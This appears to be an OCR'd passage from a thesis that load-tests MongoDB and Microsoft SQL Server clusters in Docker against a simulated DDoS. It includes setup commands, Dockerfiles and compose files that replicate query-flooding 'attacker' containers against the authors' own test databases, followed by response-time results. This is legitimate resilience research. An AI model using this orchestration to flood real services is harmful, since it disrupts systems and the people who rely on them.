

Figure 3.6: Copying query results in CSV format

For the test cases when more data is required than what is present in Guardtools database the original data has been duplicated. The duplication has been done by a Python script present in the Appendix. The script will duplicate entities by copying all values except for the ID which will be generated.

3.9 Microsoft SQL server setup

For the tests run on the single server, one Microsoft SQL server instance was used. While the tests on SSC used two instances connected using an availability group. This made the process of setting up the systems distinct enough to make it hard to describe the process of setting them up together. It has therefore been divided into the two sections below.

3.9.1 Single server setup

This database will run on a Linux docker container since Microsoft only provides Microsoft SQL Server docker images for Linux. The image used was *mcr.microsoft.com/mssql/server:2019-CU12-ubuntu-20.04* [24]. To run the image the following command was used.

```
docker run `
--memory="2g" `
-c 300 `
--memory-swap="0b" `
-e "ACCEPT_EULA=Y" -e "SA_PASSWORD=P@ssword12345" `
-p 1433:1433 `
--name sql2 -h sql2 `
mcr.microsoft.com/mssql/server:2019-CU12-ubuntu-20.04
```

This creates a container from the image mcr.microsoft.com/mssql/server:2019-CU12-ubuntu-20.04, giving it 2GB in memory, 50 cpu-shares and memory swapping is disabled. It sets two environment variables, one that accepts license agreement and one that sets the password of the sa user. Lastly, it maps the 1433 port of the container to the 1433 port of the host virtual machine. This makes it possible to access the database by sending requests to this port of the host machine.

The data was imported using Microsoft SQL Server Management Studios restore feature using the backup file generated in section F.4. However, the backup file has to be placed inside the container for Microsoft SQL Server Management Studio to access it.

Once this is done, a Microsoft SQL Server Management Studio instance can connect to the database for any computer that can access the same network as the container. Then the database restore can be done as shown in figure F.4



Figure 3.7: The steps of restore a database from a backup file in Microsoft SQL Server Management Studio.

3.9.2 SNIC Science Cloud setup

To automate the process of setting up the database a custom Docker image was created. This image will be based on the same image as the one used above in section F.5.1. The image will change two configuration values of the Microsoft SQL server to enable availability groups. It will also run a setup script that will run SQL queries to connect containers of this image in availability groups. The image and associated scripts are available in the Appendix.

To set up the database instances Docker swarm was used. The same settings as for the single server setup have been used and will therefore not be covered in detail here. The complete compose file is available with the code for the image in the Appendix. One step worth noting about running the custom image on Docker swarm is that all swarm nodes have to have the image locally, this can be time-consuming and

cause unintended errors. To make the process of keeping all nodes up to date with the latest version of the image, it was posted to Dockerhub, where all nodes could access it.

Inserting data into the database was done using the same steps as for the single server setup, but now only on the primary node. The data is then propagated to the secondary node through the availability group connection.

3.10 MongoDB setup

For the single server test the MongoDB database was set up with three nodes which is a common number for a generic MongoDB database [37]. For the tests on the SNIC Science Cloud two nodes were used to match the constraint on the Microsoft SQL Server. In both cases all nodes were part of the same replica set making them share the same data. For the single server tests the docker containers hosting each node were chosen to be run using Windows images to better fit the Windows operation system of the host machine.

3.10.1 Setup MongoDB containers

Setting up the desired cluster can be done with or without Docker swarm. For simplicity, the setup was done with only docker commands for the single server tests while Docker swarm was used for the SNIC Science Cloud tests.

The text below will describe how the setup was done on the single server environment. The setup done using Docker swarm is analogous and will not be discussed in detail here. The Docker compose file is however present in the Appendix.

The setup was done by creating a Docker network called mongo-cluster and downloading an image containing MongoDB, the image chosen was mongo:windowsservercore [34]. Using this the three docker containers can be created and started with the following command.

```
docker run `
    -p 30001:27017 `
    --name mongo1 `
    --net mongo-cluster `
    -c 100 `
    --memory-swap="0b" `
    mongo mongod --bind_ip_all --replSet my-mongo-set

docker run `
    -p 30002:27017 `
    --name mongo2 `
    --net mongo-cluster `
```

```
    -c 100 `
    --memory-swap="0b" `
    mongo mongod --bind_ip_all --replSet my-mongo-set

docker run `
    -p 30003:27017 `
    --name mongo3 `
    --net mongo-cluster `
    -c 100 `
    --memory-swap="0b" `
    mongo mongod --bind_ip_all --replSet my-mongo-set
```

This creates three containers called mongo1, mongo2 and mongo3. Each is connected to the mongo-cluster network created above. The 27017 port of the containers has been bound to 30001, 30002 and 30003 of the hosting virtual machine allowing us to connect to the nodes through these ports. Each container is given 100 CPU shares and memory-swapping is disabled. Finally, the containers are specified to start-up running the mongod command with two parameters. The *bind_ip_all* parameter specifies that all ports of the container should be connected to the database running on that container. The *replSet* is used to specify that each MongoDB instance should be connected to the same replica set, my-mongo-set.

3.10.2 Initiate replica set

The next step is to start up each container and connect them using the replica set my-mongo-set. The replica set will be set up such that the monog1 container will be the primary node while the mongo2 and mongo3 containers will be secondary. However, the cluster will change this automatically if the primary nodes stop responding for a period of time. To set up this, each node has to be connected to and configured.

To initiate the replica set the IP of the node that will initiate the set has to be known. The MongoDB nodes are connected to the Docker network mongo-cluster and will use it to communicate. Therefore we need the nodes' IP addresses on this network. With these we can use MongoDB Shell [35] to run commands connecting the nodes.

One easy way to import data into a MongoDB cluster is to use the mongoimport tool [36]. With this setup data placed in a CSV file can be inserted into the replica set.

3.11 DDoS attack

As mentioned in section 3.6 the attack is performed by launching multiple docker containers running Python scripts sending as many queries to the database under test as possible. Since the two databases cannot be interacted with using the same

code two similar scripts have been created. Both scripts execute the same queries but are translated to the query language that the target database can process.

3.11.1 Attack scripts

Both scripts send requests on all available threads. This is made possible using the Python package **Multiprocessing**. This is done by first counting the total number of threads available to the script and then creating a Pool of the given amount of threads. Then a function making requests to the database is called on each thread in the pool.

The Microsoft SQL Server attack script was created using the package **Pyodbc**. Using this a connection to a Microsoft SQL Server from a windows machine can be made by specifying the driver, IP address of the server, database name and user credentials. For the Windows server the SQL Server driver was used while FreeTDS was used on the Linux machines. With a successful connection queries can be run on the database. The full script used in the attack is provided in the Appendix.

The MongoDB attack script uses the package **Pymongo**. With this package the database connection is made by inserting the IP and login credentials to the MongoClient class provided in the package. With an instance of this class queries are made. Just as for the Microsoft SQL Server, the script used in the attack is provided in the Appendix.

3.11.2 Attack docker container

To make the attack easy to manage and scale Docker images were created to host and run the attack. Using this image multiple containers can run the attack script at once making the attack distributed.

Two images were created, one for Windows and one for Linux. This was done because the MongoDB cluster runs on Windows containers and the Microsoft SQL Server runs on a Linux container. Furthermore, since Docker doesn't allow managing containers for different operating systems simultaneously, using a single attack image would cause some cumbersome work and potentially cause many unexpected problems.

The images were set up using Dockerfiles. The Windows image was created using the docker file

```
FROM python:3.9.6-windowsservercore-1809
RUN mkdir script

# install PyMongo
RUN python -m pip install --upgrade pip
RUN python -m pip install PyMongo
```

```
CMD [ "powershell" ]
```

The image uses a Python for Windows server image as the base, adds a script folder where a volume will be mounted and lastly, installs the PyMongo.

The Linux image demands more work. Its docker file is provided below.

```
FROM python:3.7-slim

# install FreeTDS and dependencies
RUN apt-get update \
 && apt-get install unixodbc -y \
 && apt-get install unixodbc-dev -y \
 && apt-get install freetds-dev -y \
 && apt-get install freetds-bin -y \
 && apt-get install tdsodbc -y \
 && apt-get install --reinstall build-essential -y

# populate "ocbcinst.ini"
RUN echo "[FreeTDS]\n\
Description = FreeTDS unixODBC Driver\n\
Driver = /usr/lib/x86_64-linux-gnu/odbc/libtdsodbc.so\n\
Setup = /usr/lib/x86_64-linux-gnu/odbc/libtdsS.so" >>
    /etc/odbcinst.ini

COPY . .

# install pyodbc
RUN python -m pip install --upgrade pip
RUN python -m pip install pyodbc

CMD [ "bash" ]
```

For it to communicate with the Microsoft SQL database, it needs the FreeTDS driver, which is installed using the apt-get commands and configured using a file in the etc folder named odbcinst.ini. Instead of giving the image access to the attack script using a volume the attack script is placed in the root directory using the COPY command. Finally, the pyodbc is installed.

3.11.3 Attack swarm setup

The swarm setup is specified in docker-compose files. This makes it easy to change the number of attackers as well as change their properties. However, one complication arising from using Docker swarm is that the containers cannot be connected to

normal docker networks anymore, only overlay networks. Therefore, the first step is to set up these networks for the attack. One was created for the attack on the MongoDB cluster and one for the attack on Microsoft SQL Server. To allow the attacker containers to reach the databases, the database containers must also be added to these networks.

Once the networks are set up, the compose files can be created. The file creating the attackers targeting the MongoDB cluster is provided below.

```
services:
  attacker1:
    image: "ddos:latest"
    hostname: ddos1
    deploy:
      replicas: 3
    volumes:
      - C:\ddos:C:\script
    entrypoint: ["python", "script/mongo.py", "mongo1:27017"]
  attacker2:
    image: "ddos:latest"
    hostname: ddos2
    restart: "no"
    deploy:
      replicas: 3
    volumes:
      - C:\ddos:C:\script
    entrypoint: ["python", "script/mongo.py", "mongo2:27017"]
  attacker3:
    image: "ddos:latest"
    hostname: ddos3
    restart: "no"
    deploy:
      replicas: 3
    volumes:
      - C:\ddos:C:\scripts
    entrypoint: ["python", "script/mongo.py", "mongo3:27017"]

networks:
  default:
    external: true
    name: mongo-overlay
```

The file specifies that three slightly different variations of the attack should be created. Each variation targets a specific node in the cluster, regulated by changing the input argument to the python script. In the deploy section the number of

each replica is set to three but will be modified in different test scenarios. The choice to have the same number of attackers on each node was made to simulate the real-world scenario when a load-balancer usually makes sure that each node gets roughly the same amount of requests. The volumes section makes docker mount the content of the C:\ddos to the script folders in the attacker container. Then the entrypoint parameter specifies that the container should be started by running the python script mongo.py in the mounted folder. Lastly, the compose file specifies that the containers should be connected to the above-created external mongo-overlay network.

The compose file for the Microsoft SQL Server attack is simpler since only one attack variation is needed. Furthermore, the attack script is included in the ddos_linux image removing the need of mounting a volume. The compos file is provided below and works analogously to the other one.

```
services:
  attacker1:
    image: "ddos_linux:latest"
    hostname: ddos2
    deploy:
      replicas: 9
    entrypoint: ["python", "mssql.py", "sql2, 1433", "FreeTDS", "0"]

networks:
  default:
    external: true
    name: mssql-overlay
```

Using these files attacks can be started using the docker stack deploy command.

3.12 Measurement

The performance of the databases under attack is measured by a script sending a simple query every second and storing the response time in a CSV file. The data in the file is used to create the plots using an R script.

Just as for the attack scripts, the measurement scripts are created in two versions. One measures each database. They use the same techniques as those described in section F.7.2 and therefore the details will not be explained here. The scripts are provided in the Appendix.

The simple query used fetches an entry based on its Id.

4

Results

The results below are grouped by tests that were run on the Single server setup and on the Science Cloud.

4.1 Single server setup

4.1.1 Response times before attacks

Before the attacks were run on the databases the response times were measured. The mean response time for MongoDB was 0.0678 seconds, while it was 0.0597 seconds for the Microsoft SQL Server. The measured times for the MongoDB database are presented in figure 4.1 and the times for the Microsoft SQL database are presented figure 4.2. In the graphs it can be seen that the response times have relatively low variance except for a few outliers.



Figure 4.1: Response times for the MongoDB cluster when idle.



Figure 4.2: Response times for the Microsoft SQL server when idle.

4.1.2 Response times during attacks

The response times for the MongoDB cluster during an attack of 10 attackers sending roughly 400 requests per second is presented in figure 4.3. The measured times spike with a value of 3.63 after around 20 seconds, before they stabilize around at around 1 second after about 30 seconds. The spike probably occurs due to some data being cached making later requests being processed faster.

The results for the Microsoft SQL Server during an attack of the same strength are presented in figure 4.4. In this case the response times are relatively low for the first 30 seconds. After this the measured times continuously increase they are above 8 seconds after 50 seconds. A response time this long is enough to make many applications time out, resulting in the database being unusable.

These results are somewhat compromised by having both the database and multiple attacks run on the same server. This cripples the resources both of the database and the attackers. Because of this the results in this section will have a lesser influence on the conclusion of the thesis.



Figure 4.3: Response times for the MongoDB cluster when attacked by 10 attackers.



Figure 4.4: Response times for the Microsoft SQL database when attacked by 10 attackers.

4.2 SNIC Science Cloud setup

Below are the response times for the tests run against the SNIC Science Cloud setup. Measurements have been done for both a stronger attack of approximately 10000 requests per second and a weaker with approximately 5000 requests per second. To have a base case to compare against, measurements have also been done for idle clusters.

These three test cases have been performed on three different database setups. One with a MongoDB cluster without any indices, one with a MongoDB database with an index on the id property and one with a Microsoft SQL server high availability group.

Finally for each combination of test case and database setup the data size has been varied, allowing us to measure how the observed properties change with data size. The data sizes are shown as large, medium and small in the graphs below. The small amount equals 30000 entries, this is close to the amount that is present in the Guardtools database. The medium equals 150000 entries, 5 times as many, and the large amount equals 300000 entries, 10 times as many as the original data set.

4.2.1 Response time for idle databases

The graphs below show that the MongoDB cluster without indices has the slowest response times. The mean response times for this test case are shown in table 4.1. In both the able and the graph it can be seen that the response time increases linearly with data size.

In the two other cases the response times are constant in regards to data size, as can be seen clearly in table 4.1. Of these two the MongoDB responds to requests about twice as fast as the Microsoft SQL servers.

	Small	Medium	Large
MongoDB without index	0.30	0.44	0.62
MongoDB with index	0.12	0.12	0.13
Microsoft SQL server	0.25	0.27	0.27

Table 4.1: Mean response times for idle databases.



Figure 4.5: Response times for the MongoDB cluster without index when idle.



Figure 4.6: Response times for the MongoDB cluster with index when idle.



Figure 4.7: Response times for the Microsoft SQL server cluster when idle.

4.2.2 Response time for weak attack

The results displayed in figure 4.8 show that the response times for the MongoDB cluster without indices are severely slower than the other setups. Just as for the idle case, the response times increase with the data size. This time the response times grow even quicker than the linear growth observed for the idle measurements done in section 4.2.1.

As can be seen in figures 4.9 and 4.10 both the MongoDB cluster with indices and the Microsoft SQL cluster have their longest response times just when the attack has started and then quickly transitions to respond without much delay. Table 4.2 shows the overall mean response times over the attack. However, these values are skewed by the large spike at the beginning of the attack. To also give a picture of the response times after the spike table 4.3 provides mean values for the last 30 seconds of the attack when the spike has passed. The table shows that the response times are generally lower but not as low as for an idle database. We can also see that the response times for the MongoDB without indices are relatively constant through the attack.

Table 4.2: Mean response times for weak attack.

	Small	Medium	Large
MongoDB without index	1.4	16	61
MongoDB with index	0.46	1.5	1.6
Microsoft SQL server	0.76	1.2	2.8

Table 4.3: Mean response times for weak attack from 30 to 60 seconds.

	Small	Medium	Large
MongoDB without index	1.6	16	65
MongoDB with index	0.41	0.71	0.82
Microsoft SQL server	0.48	0.50	1.8

